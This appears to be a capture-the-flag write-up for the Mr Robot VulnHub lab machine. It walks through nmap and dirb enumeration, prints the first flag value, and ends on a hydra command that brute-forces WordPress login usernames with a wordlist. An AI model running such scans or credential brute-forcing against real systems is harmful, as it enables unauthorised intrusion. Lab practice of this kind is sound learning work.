MACHINE SECURITY TESTING AUDIT REPORT

Document:	Machine Security Testing Report
Prepared By:	Nikunj Kumar
Report Content:	Detailed Technical Report
Status:	**Completed**
Machine & IP:	**Mr.Robot (Fsocity) & 192.168.1.5**

Prepared BY

NIKUNJ

Disclaimer

Mr Robot: 1 CTF (Capture the Flag) is a downloadable Virtual Machine from Vulnhub. Which is a site that has purposely built Virtual machines for you to hack. Each one varies in difficulty and allows you to hone your skills and even pick up new ones.

So I downloaded the virtual machine from vulnhub and then just double clicked the mrRobot.ova file and it set its self up in virtualbox.

I set the network up so only the Mr Robot and kali Linux where on the same subnet, to make it easier to find and you don't really want to be exposing Vulnerable Virtual machines on your live network. The VM has DHCP enabled so it gets a DHCP lease straight off the bat.

It is based on the TV show, Mr. Robot, it has three keys hidden in different locations. The main goal is to find all three tokens hidden in the system. Each key is progressively difficult to find. Breaking into it isn't too difficult. There isn't any advanced exploitation or reverse engineering. The level is considered beginner-intermediate.

I am Tested this Vulnerable machine through Virtual Box.

Table of Contents

1. Ip Discover.....4
2. Scanning.....4-5
3. Web Server.....6
4. Dirb scan ; Robot.txt.....7
5. Enumerate : Web dictionary.....8-9
6. Dirb scan ; login link.....10
7. Brute force ; Username.....11
8. Brute force ; Password.....12
9. Login.....13
10. Upload shell.....14
11. Set up Listener.....15
12. Spawn TTY shell.....16-17
13. Robot login.....18
14. Root Access.....19 -20

Detailed Vulnerability Information


The detailed explanation of the vulnerabilities as well as the recommendations for the same are explained below

Risk :
Medium

1.IP Discover

First, we need to identify the **IP** of this machine. Let's use netdiscover to identify the IP. Below we can see netdiscover in action. The IP of the victim machine.

cmd - 1. **netdiscover**
2. **arp-scan -l**



2.Scanning


Let's Start

As always the real game starts with the **enumeration** part so I did **Nmap scan** first and found **Ports** are open or not.

Identify **services running** on machine. So I run Nmap to find all this out for me.

cmd- **nmap -Pn -A -p- 192.168.1.5**

it gives me this information back.



Nmap the well known network scanner,
I used it to get the **open ports** so I can design my plan for attacking the machine.

As you can see looks like we have an **Apache httpd server** running with ports 80 and 443 open, so lets check them out first.


It show **open Port** of these two---

http- 80/tcp

ssl/http- 443/tcp

3.WEB SERVER

With both http and https we get presented with a cool animation of a linux terminal booting up and Mr Robot logging in.



Nice website....

At the prompt the only commands that work are the 6 listed above.

Each one takes you to its own page which contains all sorts of Mr Robot propaganda it looks like its a rip of a Mr Robot promotional website.


-Took note of each page just in case i needed it later.

4. Dirb Scan: Robots.txt

Now we scan with dirb command-

My next move was to see if there were any **vulnerabilities** on the webserver with a basic dirb scan:

cmd--- **dirb http://192.168.1.5**




We can see they give me many link.

http://192.168.1.5/robots.txt

5. Enumerate : Web Dictionary


My next step was to check for a robots.txt file.

This gave me:




Boom! So it looks like I have found and a fsocity.dic file and key-1-of-3.txt .

Trying out the 1st file initiates a download of the file fsocity.dic. The file on inspection, is a wordlist with 858160 lines of words. I save the file in my home directory for later use.



I first navigate to the key file at

http://192.168.1.5/key-1-of-3.txt




We got one of the keys! (Remember, the goal is to find three keys.)


The first key -

073403c8a58a1f80d943455fb30724b9

6. Dirb Scan: lgin link



I quite quickly found the Word Press login page at http://192.168.1.5/wp-login.php




7. Brute force: Username

Fortunately, **wordpress login page** responds differently when an incorrect username is entered vs a correct username, regardless of **correctness of the combination of the username.**

I used **hydra** to brute-force the **username** using the file **fsocity.dic**.
The parameter used can be derived from the source of the **wp-login page**.
The username field is '**log**' and password field is '**pwd**'. The response I tested against is "**Invalid**".

cmd-

hydra -L /root/Downloads/fsocity.dic -p test 192.168.1.5 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log=In:F=Invalid username'



